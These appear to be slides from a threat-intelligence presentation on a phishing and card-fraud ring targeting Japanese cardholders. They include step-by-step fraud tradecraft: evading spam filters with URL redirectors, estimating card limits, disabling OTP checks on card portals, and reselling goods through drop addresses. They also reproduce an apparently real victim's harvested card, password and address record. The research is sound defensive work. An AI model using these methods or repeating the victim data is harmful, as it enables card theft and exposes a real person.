
URL redirect tools make a URL looks more *“normal”*:

- starts with “HTTPS”, more trustworthy
- less suspicious domain names: domain name is the domain of the redirection tool
- ends with less suspicious strings: the name after the domain name can be customized



When blocked by e-mail spam filter mechanism, a URL redirect tool helps a fraudster restart the phishing cycle fast

Actor's Value Chain



Harvesting - Info acquired

Essential

- Card number + CVV
- Card holder name
- Expiration Date
- Billing Address
- Date of Birth
- Device Footprint & Browser Info
- User IP

Optional


- Phone number
- 3D ID & password
- Website / Card Membership / Mail ID & Password

```


#-----[ 信用卡详情 ]-----#
银行      : visa
卡主名字  : YUUDAI
卡号      : 4897 1196
到期日    : 7/2025
cvv       : 393
#-----[ 3D 密码 ]-----#
web ID    : yuudai0411205@gmail.com
Password 3D : aiai0331
#-----[ 个人信息 ]-----#
姓名      : 勇大
所在州    : 東京都
地址1     : 江戸川区中葛西
地址2     : 1703
国家      : Japan
邮编      : 1340083
生日      : 2000-4-11
手机号码  : 0701-1196
#-----[ 指纹信息 ]-----#
ip        : 42.147.160.162
UserAgent : Mozilla/5.0 (iPhone; CPU iPhone OS 14_7_1 like Mac OS X) AppleWebKit/605.1.15
(KHTML, like Gecko) Version/14.1.2 Mobile/15E148 Safari/604.1
Region    : Edogawa
Time Date : 14:07:33 13/09/2021
-----
卡号      : 4897 1196
到期日    : 7/2025
cvv       : 393
生日      : 2000-4-11
手机号码  : 0701186
  
```

Monetization approaches

- 1 Cryptocurrency / gift card websites that allows credit card



- 2 Deliver to domestic receivers to convert into money



Credit card limit estimation

Context

- For fraudsters, a credit card stands for a real person with an unknown credit limit.
- A fraudster's goal is to steal as much as possible.

3 Ways to estimate a credit card value



Evaluate from card
info



Social
Engineering



Confirm in Card
Website

**Expected usable
amount ~30% of
the total credit
limit**

Estimate credit card limit evaluation with card info

4 Factors to evaluate a card's credit limit




Card Bin

To know the card level



Age

1950-1970 usually have the highest amount



Mobile Phone Number

Compared to IP phone numbers started with 03, 04, 090, 050, Phone numbers started with 070, 080 means that the card has been used for awhile



Card Expiration Date

A more recent expiration date means the card is older. Older cards tend to have a higher credit limit

Get into card website to confirm credit limit - examples

The screenshot shows the EPOS Net website interface. At the top, there are navigation links for 'ご利用状況を知る', 'ポイント・特典を判別する', 'リボも利用する', 'キャッシングを判別する', 'サービス・優待に申し込む', and 'お持ちの便利な使い方を学ぶ'. The main content area is titled 'ご利用可能額照会' (Check Available Credit Limit) and displays a table for the current credit limit as of September 29, 2021. The table shows credit limits for Shopping, Credit Card, and Cash Advance. Below the table, there is a promotional banner for 'ショッピングご利用可能枠の一時増額サービス' (Temporary Increase in Shopping Credit Limit Service) and a button for 'Netキャッシング(口座振込)'.

ご利用可能枠	ショッピング	クレジットカード	キャッシング
ご利用可能枠	500,000円	300,000円	200,000円
ご利用可能残額	88,380円	565円	28,000円

EPOS Card

account login


The screenshot shows the SAISON CARD Net Answer website interface. At the top, there are navigation links for 'サイトマップ', 'Q&A', 'お問い合わせ', and 'ログアウト'. The main content area is titled 'ご利用可能額照会' (Check Available Credit Limit) and displays a table for the current credit limit. The table shows credit limits for Shopping and Cash Advance. Below the table, there is a promotional banner for 'ショッピングご利用可能枠の一時増額サービス' (Temporary Increase in Shopping Credit Limit Service) and a button for 'Netキャッシング(口座振込)'.

ご利用可能枠	ショッピング	キャッシング
ご利用可能枠	40万円	33万円
ご利用可能残額	278,430円	330,000円

SAISON Card


new account
registration

Disable OTP authentication with social engineering



Disable OTP authentication by removing mobile phone numbers on card membership website

Example - A Japanese Credit Card



OTP authentication disablement - example

EPOS Net

ご住所・電話番号の変更

ご住所、電話番号を変更します。
全ての項目をご入力の上、「変更を申し込む(確認画面へ)」ボタンを押してください。
入力項目が赤いものは必ず入力してください。

携帯の電話番号

例)090 - 例)1234 - 例)5678

携帯の電話番号はない

自宅の電話番号

例)03 - 例)1234 - 例)5678

自宅の電話番号はない



VISA EPOS

本人認証を行います。パスワードを入力し送信を押してください。
送信先が表示されている方はワンタイムパスワードです。表示されていない方はエポスネットのパスワードです。

店舗名: KKDAY
金額: ¥8151
日付: 2021/09/29
カード番号: **** * 7168


パスワード: [REDACTED]

送信 ヘルプ/キャンセル

Select “no mobile phone”

Authentication method
changed to account
password

Actor's Value Chain



Cards are used to buy goods that can be easily resold

Popular Goods:


- Electric Appliance
- Brand Bag
- Ticket & Gift Card
- Brand Cosmetics
- Liquor
- Watch
- Nike Shoes

Cards are used to buy goods that can be easily resold

Popular Goods:

- Electric Appliance
- Brand Bag
- Ticket & Gift Card
- Brand Cosmetics
- Liquor
- Watch
- Nike Shoes


Disney - 8,400 yen



10	11	12	13	14	15	16
			8400	8400	8400	9400
17	18	19	20	21	22	23
9400	9400	8400	8400	8400	8400	9400
24	25	26	27	28	29	30
9400	8400	8400	8900	8900	8900	9400
31	1	2	3	4	5	6
9400	8900	8900	8900	8900	8900	8900

※ 2022年7月13日 8:50時点の状況です。

Taobao - 6,708 yen



东京迪士尼乐园电子票

¥339 券后¥329

以上为单买一件的价格

已选：“成人票”、“2022-07-13”

门票种类

成人票 儿童票 双人票 亲子票(1大1小)

家庭票(2大1小)

使用日期(当地时间) 2022-07-13


7月 8月 9月

You can actually get a cheaper Tokyo Disneyland ticket on Taobao!

Receiver Addresses - example

姓名：山本 太郎2 (不能改名字)	姓名：023
电话：07()	邮编：60
邮编：44()	电话：08
地址详情：愛知県岡崎市 馬田401	地址详情：京都府京 7条503
方便接收时间：午前中	方便接收时间：14:00
下单请用名字：山本 サンホン タイロウ sannhonn tairou	下单请用名字：小山 ショウサ shousanr
姓名：鈴木	姓名
邮编：214	邮编
电话：090	电话 639
地址详情：神奈川県川 石川20	地址详情：兵庫県芦
方便接收时间：周一到	方便接收时间：午前
下单请用名字：鈴木 レイボク reiboku	下单请用名字：豊田 ホウデ houder
姓名：上原	姓名：021
邮编：170()	邮编：5380054
电话：0803	电话：09039
地址详情：東京都豊島 区	地址详情：大
方便接收时间：午前中	方便接收时间：16:00
下单请用名字：上原 ジョウゲ jougenn	下单请用名字：松本 ショウホ shouho


Receiver Addresses - example (Taiwan)



Monetization dealers demonstrate their accountability by showing the goods received



